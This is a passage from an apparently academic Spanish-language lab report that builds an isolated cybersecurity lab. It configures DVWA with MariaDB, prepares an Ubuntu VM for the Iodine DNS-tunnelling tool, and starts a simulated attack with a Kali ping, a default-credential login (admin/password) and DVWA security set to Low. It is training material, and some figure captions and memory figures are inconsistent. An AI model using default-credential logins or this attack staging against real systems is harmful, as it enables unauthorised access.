$_DVWA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ] = getenv('DB_USER') ?: 'dvwa';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'p@ssw0rd';
$_DVWA[ 'db_port' ] = getenv('DB_PORT') ?: '3306';
  
```


Figura 48 Configuración DVWA. Fuente. Captura de pantalla de la terminal de Ubuntu. Elaboración propia

- ✓ Se verifica los valores de `db_user` y `db_password`
- ✓ Los guardamos con `Ctrl + O`
- ✓ Se configuró MySQL para DVWA
- ✓ En la teminal se ejecutó el comando `mysql`

Dentro de MariaDB se ejecutó

- ✓ `CREATE DATABASE dvwa;`

- ✓ CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'dvwa';
- ✓ GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'localhost';
- ✓ FLUSH PRIVILEGES;
- ✓ EXIT;



```
mysql> CREATE DATABASE dvwa;  
ERROR 1007 (HY000): Can't create database 'dvwa'; database exists  
mysql> CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'dvwa';  
Query OK, 0 rows affected (0.02 sec)  
  
mysql> GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'localhost';  
Query OK, 0 rows affected (0.00 sec)  
  
mysql> FLUSH PRIVILEGES;  
Query OK, 0 rows affected (0.01 sec)
```

Figura 49 Configuración dentro de MariaDB. Fuente. Captura de pantalla de la terminal de Ubuntu. Elaboración propia

Reiniciamos Apache

- ✓ systemctl restart apache2

Y se accedió a DVWA desde el navegador de la VM de Windows 10

- ✓ <http://192.168.100.30/DVWA/login.php>




Figura 50 Acceso a la plataforma DVWA. Fuente. Captura de pantalla del ingreso a la ip <http://192.168.100.30/DVWA/login.php> desde la máquina virtual Windows. Elaboración propia

Accedemos con las siguientes credenciales:

- ✓ Username: admin
- ✓ Password: Password




Figura 51 Ingreso a Welcome to Damn Vulnerable Web Application DVWA. Fuente. Captura de pantalla de DVWA. Elaboración propia

Una vez dentro seleccionamos la opción setup/Reset




Figura 52 Sección de Setup/Reset DB. Fuente. Captura de pantalla de DVWA. Elaboración propia

Y dentro de setup , seleccionamos la opción

Create/Reset Database

Y así se inició y preparó completamente la base de datos de DVWA, dejándola así en un estado controlado, funcional y reproducible para la simulación del laboratorio




Figura 53 Base de datos de DVWA. Fuente. Captura de pantalla de DVWA. Elaboración propia

V.2.3.2.d Creación de la máquina virtual Ubuntu + Iodine

Se descargó la imagen ISO de la url oficial Ubuntu Iodine. Y se procedió con la instalación correspondiente.




Figura 54 Archivo en formato ISO de la máquina virtual Kali Linux. Fuente. Captura de pantalla. Elaboración propia

V.2.3.2.d.1 Configuración de Hardware

Luego de ello procedemos a configurar el hardware de la VM Ubuntu, cuyos componentes deben tener los siguientes ajustes:

- CPU: 2 procesadores y 1 core por procesador, en total son 2 cores




Figura 55 Configuración del procesador. Fuente. Captura de pantalla de Virtual Machine Settings. Elaboración propia

- RAM: 8192 MB (4GB)




Figura 56 Configuración de la Memoria. Fuente. Captura de pantalla de Virtual Machine Settings. Elaboración propia

- Network Adapter: Configurado a Host-only (A private network shared with host)




Figura 57 Configuración de Network Adapter. Fuente. Captura de pantalla de Virtual Machine Settings. Elaboración propia

- Disco: 20 GB hard disk SCSI




Figura 58 Configuración de Network Adapter. Fuente. Captura de pantalla de Virtual Machine Settings. Elaboración propia

Y se procedió con la instalación correspondiente

V.2.3.2.d.2 Configuración de la IP Estática

En la terminal de comandos ajustamos la interfaz ens33, ejecutamos el comando:

✓ `sudo nano /etc/netplan/01-netcfg.yaml`

y una vez dentro de yaml, configuramos la ip

- ✓ `network:`
- ✓ `version: 2`
- ✓ `renderer: networkd`
- ✓ `ethernets:`
- ✓ `ens33:`
- ✓ `dhcp4: no`
- ✓ `addresses:192.168.100.40/24`

Y ejecutamos

✓ `sudo netplan apply`

Luego se verificó la ip con el comando `ip a`:

```
root@ubuntu:/home/ubuntu# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0f:76:44 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.100.40/24 brd 192.168.100.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe0f:7644/64 scope link
        valid_lft forever preferred_lft forever
```

Figura 59 Configuración de Network Adapter. Fuente. Captura de pantalla de la verificación de la IP de Iodine


V.3 laboratorio virtual

V.3.1 Fase1: Compromiso inicial del sistema

Se simuló el momento en que un atacante obtiene acceso inicial a un servidor vulnerable mediante una aplicación web mal configurada, esta fase representa el inicio real del incidente de ciberseguridad.

V.3.1.1 Verificación de conectividad en Kali

Ejecutamos ping 192.168.100.30 en una terminal de Kali, esa ip es la ip de la maquina Ubuntu



```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
# ping 192.168.100.30
PING 192.168.100.30 (192.168.100.30) 56(84) bytes of data.
64 bytes from 192.168.100.30: icmp_seq=1 ttl=64 time=0.292 ms
64 bytes from 192.168.100.30: icmp_seq=2 ttl=64 time=1.94 ms
64 bytes from 192.168.100.30: icmp_seq=3 ttl=64 time=1.18 ms
64 bytes from 192.168.100.30: icmp_seq=4 ttl=64 time=0.866 ms
64 bytes from 192.168.100.30: icmp_seq=5 ttl=64 time=2.16 ms
64 bytes from 192.168.100.30: icmp_seq=6 ttl=64 time=2.46 ms
64 bytes from 192.168.100.30: icmp_seq=7 ttl=64 time=1.28 ms
```

Figura 60 Reconocimiento del atacante. Fuente. Captura de pantalla de una terminal de Kali Linux

Y efectivamente se obtuvo respuesta, esto simula la fase del reconocimiento del atacante, verifica que el objetivo está activo en la red.

V.3.1.2 Acceso a la aplicación vulnerable

Dentro de Kali se abrió el navegador Firefox, y se puso la siguiente dirección <http://192.168.100.30/DVWA>




Figura 61 Acceso a DVWA. Fuente. Captura de pantalla de DVWA. Elaboración propia

Y se ingresó con las credenciales:

- ✓ Usuario= admin
- ✓ Password= password

Aquí el atacante ya tiene acceso a una aplicación web mal configurada, algo que es común en entornos reales (las denominadas credenciales por defecto)

V.3.1.3 Selección de la vulnerabilidad

Dentro de la aplicación DVWA, en el menú lateral izquierdo, dentro de DVWA Security se configuró el nivel a Low, y se guardaron los cambios

